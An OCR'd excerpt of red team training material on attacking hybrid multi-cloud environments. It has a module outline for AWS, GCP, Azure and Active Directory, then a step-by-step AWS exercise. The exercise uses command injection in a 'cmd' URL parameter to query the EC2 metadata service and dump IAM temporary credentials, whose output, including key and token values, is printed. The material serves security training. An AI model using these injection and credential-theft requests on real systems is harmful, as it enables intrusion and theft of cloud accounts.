
Attacking Hybrid Multi-Cloud Environment

2-Day Training Material + Exercises



HYBRID MULTI CLOUD RED TEAM

SECTION - B : ATTACKS IN HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Attacking AWS Cloud Environment

- Initial Access by exploiting public facing app
- Persistence by Cross Account Backdoor
- Privilege Escalation by Excessive IAM Permission
- Credential Hunting from Snapshots
- Breaching the Boundary of Virtual Private Cloud

Module 2 : Attacking Google Cloud / Workspace

- Initial access by Leaked Service Account Key
- Persistence Access by Service Account Secondary Key
- Privilege escalation by Compromised Editor Default Permission
- Privilege Escalation & Credential extraction by Exploiting GKE
- Cross Project Lateral Movement

Module 3 : Attacking Azure Cloud / Office 365

- Initial Access by Illicit Consent Grant Attack
- Persistence by Service Principal App Role Permission
- Privilege Escalation by Exploiting Azure Automation Accounts.
- Credentia Hunting from Azure Key Vault
- Lateral Movement using Azure MDM Solution

Module 4 : Attacking Active Directory Environment

- On-Premise Initial Access by LLMNR/NBT-NS Poisoning and SMB Relay
- Active Directory Persistence by Golden Key Attack
- Privilege Escalation by abusing ACLs
- Credential Access from Domain Controller & Workstations
- Lateral Movement from On-Premise to Cloud

SECTION - B

ATTACKS IN HYBRID MULTI CLOUD ENVIRONMENT

Module 1 : Attacking AWS Cloud Environment

Module 2 : Attacking Google Cloud Environment

Module 3 : Attacking Azure Cloud Environment

Module 4 : Attacking Active Directory Environment

Module 1 : Attacking AWS Cloud Environment


Exercises :

- Initial Access by exploiting public facing app
- Persistence by Cross Account Backdoor
- Privilege Escalation by Excessive IAM Permission
- Credential Hunting from Snapshots
- Breaching the Boundary of Virtual Private Cloud
- Defence Evasion by Cloud Logging Disruptions

EXERCISE : AWS - 1


Initial Access by Exploiting Public Facing APP

ATTACK : Initial Access by Exploiting Public Facing Application Running on EC2 Instance




Step 1 : Enumerate the URL of public facing application and Exploit the existing vulnerability.

http://app.atomic-nuclear.site/service.php?cmd=hostname



Step 2 : Retrieve Metadata from IMDS Service.

http://app.atomic-nuclear.site/service.php?cmd=curl http://169.254.169.254/latest/meta-data/



Step 3 : Retrieve IAM Temporary Credential form IMDS Endpoint.

http://app.atomic-nuclear.site/service.php?cmd=curl%20http://169.254.169.254/latest/meta-data/iam/security-credentials/EC2ReadOnlyAccess


{ "Code" : "Success", "LastUpdated" : "2021-09-10T09:18:17Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAUI7PQBNF4QT25LLN", "SecretAccessKey" :
"ys3GOIL5Cmm+xpVszILSXidnAO95JFfloIFpPMkG", "Token" : "IQoJb3JpZ2luX2VjEIn//////////wEaCXVzLWVhc3QtMiJGMEQCIHqA579JaDvOqC
/mXTEXjE99+D9xsvWNqKozCDLyP0oqAiBoOLVBnVWQQchEbZBPakMNwF7UBSfqUlgEyKr7zuxvnSqDBAjS
//////////8BEAAaDDI5NDE3MDY1OTY1OSIMVzRKod3dXCukUxTEKtcDf1MURlvl6AeyfGB+8MSbk
/U/20LPyq0AfKASRvjw1jxq8z7cdjsUA8x5atmUM88M1ixSgP3pibXyL9wCViJ9cogkdnC8O1BiK1fFPaTXCWdMT3bnXWAASvvYvqTFQ1M4ithhrV
/rAy3sK+PD2xBxXTK9ZhlX54iRqxd1hAl0xMDejSMcNVXVfE0HrshlMkzdo9AbJLzfujxW9Oe+M0OQZIwiiDgIuYKXp8kz1Qdsq5D0TzkXuD+r5B7KZZxKYLuzK1IxjqP0Ei
/4BA6bw6E4yrBX0wm5zeAI0cYIMP3AF6aLyQoSg36OAAt3OwNWfeY/OdrJHpA7YE2oTU9eQZMHO6JwJlWd4/BsN6dFIM8GytIFBy3ja
/h67c1IVgLxH6dmuP8fwBPCAck1LAQWCwdoNM21oUkiFgRIXjw0y6DEkej911IArdzCqJUtgqZ4XKdFBzY4q9RaLBH6HX
/nwA7mZoCZJsMFfp+TRZ10KU9Nia6Wh7cA8ZG8cbycBYxYxgta42w47uv1R2ZkC0IBWpb3gMTerVt74nix11Z6SJGbm33N5wG0zHe+Bnneye3zE/nCN4nOugD8rIZhublBvHzUtcKopihGq1KQ
/80CGkcvQ1cYvmY8OuUwMMDF7IkGOqYBROskr64faA5YH9pQXHJatqHuxX0PE56gp/v+m/skmOgZIHkdF7m3ataPM7drJ4ULSLxn1jUS2iJjfqDf8Uqu5CgG/L1ytZ1
/QmDg8iUDjYcYTnBdmEkFTjPCB3MTKla5HBIE/0dtX39Ij2sjwVzTi6cd7c7D8neiJXqIFozQV68DD0ZGymWCqN1HHj8IH95XjVsGO1XYTaMXD47bzcKtHkGWz4WMWQ==", "Expiration" :
"2021-09-10T15:52:52Z" }

PHP Version 7.2.34

System	Linux ip-172-31-25-225.us-east-2.compute.internal 4.14.243-185.433.amzn2.x86_64 #1 SMP Mon Aug 9 05:55:52 UTC 2021 x86_64
Build Date	Oct 21 2020 18:04:56
Server API	FPM/FastCGI
Virtual Directory Support	disabled

